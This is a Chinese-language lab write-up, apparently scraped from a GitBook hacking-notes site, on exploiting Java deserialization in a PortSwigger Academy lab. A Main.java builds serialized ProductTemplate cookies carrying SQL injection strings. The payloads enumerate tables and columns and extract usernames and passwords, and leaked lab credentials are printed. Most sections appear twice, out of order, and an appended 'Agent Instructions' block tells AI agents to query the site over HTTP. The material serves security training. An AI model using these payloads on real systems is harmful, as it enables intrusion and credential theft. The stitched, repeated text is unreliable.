> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md).
# 为 Java 反序列化开发自定义小工具链
为 Java 反序列化开发自定义小工具链,PortSwigger Web Security Academy 实验笔记,包括利用流程、载荷测试、Burp Suite 验证以及修复上下
### 为 Java 反序列化开发自定义 Gadget 链
**实验目标**
该实验基于一个使用 Java 序列化的会话机制。通过构建一个\*\*自定义 gadgets 字符串\*\*,可以利用不安全的反序列化来 **获取管理员密码**,然后使用此账户连接并删除用户 **carlos**.
提供的标识符:
* 用户: `wiener`
* 密码: `peter`
\*\* 会话的初步分析\*\*
观察到的会话 cookie 经过 Base64 编码:
{% code overflow="wrap" %}
```bash
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg%3d%3d
```
{% endcode %}
解码后,可以清楚地识别出 Java\*\* 序列化,这证实了在服务器端使用了 `ObjectInputStream` 。
{% code overflow="wrap" %}
```bash
echo 'rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg==' | base64 -d ; echo
```
{% endcode %}
 **访问源代码**

HTML 注释提供了一个指向 Java 源代码备份的链接:
```html
```
**访问源代码**
HTML 注释提供了一个指向 Java 源代码备份的链接:
```html
```
 内容: `AccessTokenUser.java` 文件:
* 可序列化类
* 两个属性: `用户名` 和 `accessToken`
* 没有可直接利用的危险行为
```java
package data.session.token;
import java.io.Serializable;
public class AccessTokenUser implements Serializable
{
private final String username;
private final String accessToken;
public AccessTokenUser(String username, String accessToken)
{
this.username = username;
this.accessToken = accessToken;
}
public String getUsername()
{
return username;
}
public String getAccessToken()
{
return accessToken;
}
}
```

在 `/backup` 文件夹中,另一个文件引起了注意: **`ProductTemplate.java`**.
内容: `AccessTokenUser.java` 文件:
* 可序列化类
* 两个属性: `用户名` 和 `accessToken`
* 没有可直接利用的危险行为
```java
package data.session.token;
import java.io.Serializable;
public class AccessTokenUser implements Serializable
{
private final String username;
private final String accessToken;
public AccessTokenUser(String username, String accessToken)
{
this.username = username;
this.accessToken = accessToken;
}
public String getUsername()
{
return username;
}
public String getAccessToken()
{
return accessToken;
}
}
```
在 `/backup` 文件夹中,另一个文件引起了注意: **`ProductTemplate.java`**.
 **有漏洞的类:ProductTemplate**
该 `ProductTemplate` 类实现了 `Serializable` 并重写了 `readObject()` 方法。
关键点:
* 该 `readObject()` 该方法在反序列化时会自动执行
* 使用以下方式动态构建 SQL 查询: `String.format`
* 该 `id` 参数未经验证就直接注入到查询中
```java
String sql = String.format(
"SELECT * FROM products WHERE id = '%s' LIMIT 1", id
);
```
```java
package data.productcatalog;
import common.db.JdbcConnectionBuilder;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
inputStream.defaultReadObject();
JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
Connection connect = connectionBuilder.connect(30);
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
Statement statement = connect.createStatement();
ResultSet resultSet = statement.executeQuery(sql);
if (!resultSet.next())
{
return;
}
product = Product.from(resultSet);
}
catch (SQLException e)
{
throw new IOException(e);
}
}
public String getId()
{
return id;
}
public Product getProduct()
{
return product;
}
}
```
**Java 载荷构造**
为了生成一个有效的序列化对象,创建了一个本地 Java 项目:
最小结构:
```bash
data/
└── productcatalog/
├── ProductTemplate.java
└── Product.java
Main.java
```
类被刻意简化,只保留 **序列化**,不包含内部逻辑。
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("your-payload-here");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**恶意 cookie 的生成**
在 `Main.java`,一个 `ProductTemplate` 对象被赋予了一个受控值用于 `id`,然后被序列化并以 Base64 编码。
```java
// 已从 ProductTemplate 中移除所有逻辑,因为序列化不需要它
package data.productcatalog;
import java.io.Serializable;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
public String getId() {
return id;
}
}
```
```bash
nvim data/productcatalog/Product.java
```
```java
// 仅添加该类是为了让 ProductTemplate 能够正确编译
package data.productcatalog;
class Product {}
```

第一次用一个简单的单引号进行测试:
```java
ProductTemplate originalObject = new ProductTemplate("'");
```
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("'");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
服务器返回一个 SQL 错误,证实了注入。
```bash
javac Main.java
java Main
```
**有漏洞的类:ProductTemplate**
该 `ProductTemplate` 类实现了 `Serializable` 并重写了 `readObject()` 方法。
关键点:
* 该 `readObject()` 该方法在反序列化时会自动执行
* 使用以下方式动态构建 SQL 查询: `String.format`
* 该 `id` 参数未经验证就直接注入到查询中
```java
String sql = String.format(
"SELECT * FROM products WHERE id = '%s' LIMIT 1", id
);
```
```java
package data.productcatalog;
import common.db.JdbcConnectionBuilder;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
inputStream.defaultReadObject();
JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
Connection connect = connectionBuilder.connect(30);
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
Statement statement = connect.createStatement();
ResultSet resultSet = statement.executeQuery(sql);
if (!resultSet.next())
{
return;
}
product = Product.from(resultSet);
}
catch (SQLException e)
{
throw new IOException(e);
}
}
public String getId()
{
return id;
}
public Product getProduct()
{
return product;
}
}
```
**Java 载荷构造**
为了生成一个有效的序列化对象,创建了一个本地 Java 项目:
最小结构:
```bash
data/
└── productcatalog/
├── ProductTemplate.java
└── Product.java
Main.java
```
类被刻意简化,只保留 **序列化**,不包含内部逻辑。
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("your-payload-here");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**恶意 cookie 的生成**
在 `Main.java`,一个 `ProductTemplate` 对象被赋予了一个受控值用于 `id`,然后被序列化并以 Base64 编码。
```java
// 已从 ProductTemplate 中移除所有逻辑,因为序列化不需要它
package data.productcatalog;
import java.io.Serializable;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
public String getId() {
return id;
}
}
```
```bash
nvim data/productcatalog/Product.java
```
```java
// 仅添加该类是为了让 ProductTemplate 能够正确编译
package data.productcatalog;
class Product {}
```
第一次用一个简单的单引号进行测试:
```java
ProductTemplate originalObject = new ProductTemplate("'");
```
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("'");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
服务器返回一个 SQL 错误,证实了注入。
```bash
javac Main.java
java Main
```
 ```http
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAASc=
```
```http
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAASc=
```
 **SQL 注入利用**
1. **确定列数**/ → 已识别出 8 列
```java
ProductTemplate originalObject = new ProductTemplate("' order by 8-- -");
```
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAECcgb3JkZXIgYnkgOC0tIC0=
```
**SQL 注入利用**
1. **确定列数**/ → 已识别出 8 列
```java
ProductTemplate originalObject = new ProductTemplate("' order by 8-- -");
```
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAECcgb3JkZXIgYnkgOC0tIC0=
```
 **UNION SELECT 测试**/ → 第四列可用
{% code overflow="wrap" %}
```bash
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- - ";
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAOicgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTC0tIC0
```

* **表摘要**
* 已识别的表: `users`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(table_name as numeric),NULL,NULL,NULL,NULL from information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAcCcgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLGNhc3QodGFibGVfbmFtZSBhcyBudW1lcmljKSxOVUxMLE5VTEwsTlVMTCxOVUxMIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0tIC0=
```
**UNION SELECT 测试**/ → 第四列可用
{% code overflow="wrap" %}
```bash
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- - ";
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAOicgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTC0tIC0
```
* **表摘要**
* 已识别的表: `users`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(table_name as numeric),NULL,NULL,NULL,NULL from information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAcCcgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLGNhc3QodGFibGVfbmFtZSBhcyBudW1lcmljKSxOVUxMLE5VTEwsTlVMTCxOVUxMIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0tIC0=
```
 {% code overflow="wrap" %}
```java

ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(table_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAfScgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLChzdHJpbmdfYWdnKHRhYmxlX25hbWUsICcsJykgYXMgbnVtZXJpYyksTlVMTCxOVUxMLE5VTEwsTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMtLSAt
```
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(table_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAfScgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLChzdHJpbmdfYWdnKHRhYmxlX25hbWUsICcsJykgYXMgbnVtZXJpYyksTlVMTCxOVUxMLE5VTEwsTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMtLSAt
```

 **列枚举**
* `用户名`
* `密码`
* `email`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(column_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.columns where table_name='users'-- -");
```
{% endcode %}
**列枚举**
* `用户名`
* `密码`
* `email`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(column_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.columns where table_name='users'-- -");
```
{% endcode %}

 1. **凭据提取**
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM users-- -");
```
{% endcode %}
1. **凭据提取**
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM users-- -");
```
{% endcode %}
 最终注入到序列化对象中的载荷:
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM
users-- -");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**达成的结果**
发送序列化 cookie 后,服务器响应泄露了凭据:
```wit
administrator:sa47nyh8ebw4q0h7dvhn
wiener:peter
carlos:ig1e9avhmums5iac8rwa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
最终注入到序列化对象中的载荷:
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM
users-- -");
String serializedObject = serialize(originalObject);
System.out.println("序列化对象:" + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("反序列化对象 ID:" + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**达成的结果**
发送序列化 cookie 后,服务器响应泄露了凭据:
```wit
administrator:sa47nyh8ebw4q0h7dvhn
wiener:peter
carlos:ig1e9avhmums5iac8rwa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.